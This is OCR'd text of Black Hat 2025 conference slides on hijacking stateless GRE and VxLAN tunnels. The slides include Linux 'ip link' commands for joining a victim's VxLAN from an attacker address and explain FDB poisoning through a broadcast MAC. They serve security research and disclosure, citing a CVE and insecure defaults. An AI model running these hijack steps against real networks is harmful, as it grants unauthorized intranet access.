
```
# start gre
ip tunnel add gre1 mode gre remote 1.1.1.1 local 160.25.104.199 ttl 255
ip link set gre1 up mtu 1280
ip addr add 169.254.0.1/30 dev gre1
# nat
iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -j SNAT --to-source 160.25.104.199
```


~ — root@gre: / — ssh 192.168.83.23
~ — root@web: / — ssh 192.168.83.23
hk2.as208223.eu.org

```
root@web:/# curl 127.0.0.1
```

Webserver: 192.168.1.2
Victim Public IP: 160.25.104.200
Router Private IP: 192.168.1.1
Spoof IP (GRE peer): 1.1.1.1
Attacker Public: 154.12.177.142

Layer 2 tunnel GRETAP



ip.src	ip.dst
1.2.3.4	160.25.104.199 (victim)
mac.src	mac.dst
any	?
ICMP Packet ip.src	ICMP Packet ip.dst
3.3.3.3	1.1.1.1
ping requests With information 1.2.3.4	

Leak by OSINT or SNMP

TL;DR of attack condition

- Bad firewall configuration
- Use stateless, unencrypted, L3 tunnel (GRE, IPIP, SIT…)
- Use stateless, unencrypted, L2 tunnel (GRETAP) + mac leak (snmp)
- Even if one end has disabled the tunnel (Legacy configuration)
- BOOM!💥
  - Intranet access from hacker without foothold
- IR is hard (IP Source are not reliable)

black hat BRIEFINGS


AUGUST 6-7, 2025

MANDALAY BAY / LAS VEGAS

Nightmare of VxLAN

What’s VxLAN?


- Stateless L2 tunnel
- Encapsulating Layer 2 Ethernet frames into a Layer 4 User Datagram Protocol (UDP) packet
- Each segmented subnet is uniquely identified by a VXLAN Network Identifier (VNI).



ip.src	**ip.dst**
UDP port	
VXLAN Network Identifier (VNI)	
VxLAN mac.src	VxLAN mac.dst
VxLAN ip.src	VxLAN ip.dst
packet	


The vulnerable config

RouterOS version




```
[admin@MikroTik] > ip/address/export where interface=vxlan1
/ip address
add address=10.0.0.1/24 disabled=no interface=vxlan1 network=10.0.0.0
[admin@MikroTik] > interface/vxlan/export
/interface vxlan
add mac-address=FA:10:04:A1:E1:CF name=vxlan1 port=8472 vni=42 vrf=main vteps-ip-version=ipv4
/interface vxlan vteps
add interface=vxlan1 remote-ip=1.1.1.1
```

Linux version




```
MYPUBIP=160.25.104.200
DSTADDR=1.1.1.1
DPORT=8472
VID=42
IF_NAME=vxlan-test
ip link add $IF_NAME type vlan id $VID remote $DSTADDR local $MYPUBIP dstport $DPORT
ip link set up dev $IF_NAME
ip addr add 10.0.0.1/24 dev $IF_NAME
```

How to config a normal peer




```
MYPUBIP=1.1.1.1
DSTADDR=160.25.104.200
DPORT=8472
VID=42
IF_NAME=vxlan-test
ip link add $IF_NAME type vlan id $VID remote $DSTADDR local $MYPUBIP dstport $DPORT
ip link set up dev $IF_NAME
ip addr add 10.0.0.2/24 dev $IF_NAME
ping -c 1 10.0.0.1
```

How to hijack VxLAN



```
MYPUBIP=9.9.9.9
DSTADDR=160.25.104.200
DPORT=8472
VID=42
IF_NAME=vxlan-test
ip link add $IF_NAME type vlan id $VID remote $DSTADDR local $MYPUBIP dstport $DPORT
ip link set up dev $IF_NAME
ip addr add 10.0.0.2/24 dev $IF_NAME
ping -c 1 10.0.0.1
```

How to hijack VxLAN




```
MYPUBIP=9.9.9.9
DSTADDR=160.25.104.200
DPORT=8472
VID=42
IF_NAME=vxlan-test
ip link add $IF_NAME type vlan id $VID remote $DSTADDR local $MYPUBIP dstport $DPORT
ip link set up dev $IF_NAME
ip addr add 10.0.0.2/24 dev $IF_NAME
ping -c 1 10.0.0.1
```

Yeah, here's the only difference

Why?

- Linux Kernel does not check the IP Source of VxLAN?
  - Why it accept the VxLAN packet if the VNI && Port match one of its VxLAN interface




```
MYPUBIP=160.25.104.200
DSTADDR=1.1.1.1
DPORT=8472
VID=42
IF_NAME=vxlan-test
ip link add $IF_NAME type vlan id $VID remote $DSTADDR local $MYPUBIP dstport $DPORT
ip link set up dev $IF_NAME
ip addr add 10.0.0.1/24 dev $IF_NAME
```

Match This

Don’t Check ?


~~Bug~~ Feature!

- ip-link(8) — Linux manual page (VxLAN)



```
[no]learning - specifies if unknown source link
layer addresses and IP addresses are entered into
the VXLAN device forwarding database.
```

- Insecure default configuration
- Linux - default on
  - Can Disable
- RouterOS - ~~always~~ default on
  - ~~Cannot Disable~~ Fixed (CVE-2025-6443)



```
} else if (!changelink) {
        /* default to learn on a new device */
        conf->flags |= VXLAN_F_LEARN;
}
```

https://github.com/torvalds/linux/blob/master/drivers/net/vxlan/vxlan_core.c


What’s happened when learning is enable

- When a valid VxLAN packet with the valid VNI && port
- Kernel will add the outer remote IP and VxLAN mac in to a Forwarding Database table (FDB)
- Next time when a packet destination mac address is in the FDB it will send to the remote

valid

ip.src	ip.dst
2.2.2.2	1.1.1.1
UDP port	VNI
4789	10
mac.src	mac.dst
00:12:34:56:78:99	<any>
Inner Packet	

Router OS
1.1.1.1
VxLAN peer
2.2.2.2



```
/interface vxlan
add name=vxlan1 port=4789 vni=10
```

Match This

Port and VNI match interface vxlan1
Use that packet
And write to table

Mac	Remote IP	Interface
00:12:34:56:78:99	2.2.2.2	Vxlan1 (port: 4789 vni:10)

What’s happened when learning is enable

- When a valid VxLAN packet with the valid VNI && port
- Kernel will add the outer remote IP and VxLAN mac in to a FDB table
- Next time when a packet destination mac address is in the FDB it will send to the remote

invalid

ip.src	ip.dst
8.8.8.8	1.1.1.1
UDP port	VNI
4789	10
mac.src	mac.dst
99:88:77:66:55:44	<any>
Inner Packet	

Router OS
1.1.1.1
VxLAN peer
2.2.2.2

```
/interface vxlan
add name=vxlan1 port=4789 vni=10
```

Match This


Port and VNI match interface vxlan1
Use that packet and write to table

Mac	Remote IP	Interface
00:12:34:56:78:99	2.2.2.2	Vxlan1 (port: 4789 vni:10)
99:88:77:66:55:44	8.8.8.8	Vxlan1 (port: 4789 vni:10)

Still add into FDB

What’s happened when learning is enable

- Thus, an attacker can create a VxLAN packet with mac address FF:FF:FF:FF:FF:FF
- The Linux Kernel will append the mac in to the list.




ip.src	ip.dst
9.9.9.9	1.1.1.1
UDP port	VNI
4789	10
mac.src	mac.dst
FF:FF:FF:FF:FF:FF	<any>
Inner Packet	

```
/interface vxlan
add name=vxlan1 port=4789 vni=10
```

Mac	Remote IP	Interface
00:12:34:56:78:99	2.2.2.2	Vxlan1 (port: 4789 vni:10)
FF:FF:FF:FF:FF:FF	9.9.9.9	Vxlan1 (port: 4789 vni:10)

What’s happened when learning is enable

- when the kernel wants to send a broadcast packet on the VXLAN interface
- It will look up the FDB table and send it to 9.9.9.9 (the attacker's address)




Router OS
1.1.1.1
VxLAN peer
2.2.2.2

ip.src	ip.dst
1.1.1.1	9.9.9.9
UDP port	VNI
4789	10
mac.src	mac.dst
RouterOS’s mac	FF:FF:FF:FF:FF:FF
Inner Packet	

Okay I want to send a destination mac
address FF:FF:FF:FF:FF:FF
The FDB table tell me to send to 9.9.9.9

Mac	Remote IP	Interface
00:12:34:56:78:99	2.2.2.2	Vxlan1 (port: 4789 vni:10)
FF:FF:FF:FF:FF:FF	9.9.9.9	Vxlan1 (port: 4789 vni:10)


So, what attacker don’t know for a hijack?



```
MYPUBIP=9.9.9.9
DSTADDR=160.25.104.200
DPORT=8472
VID=42
IF_NAME=vxlan-test
ip link add $IF_NAME type vlan id $VID remote $DSTADDR local $MYPUBIP dstport $DPORT
ip link set up dev $IF_NAME
ip addr add 10.0.0.2/24 dev $IF_NAME
ping -c 1 10.0.0.1
```

However, all this information can be obtained by a simple scan (a packet)

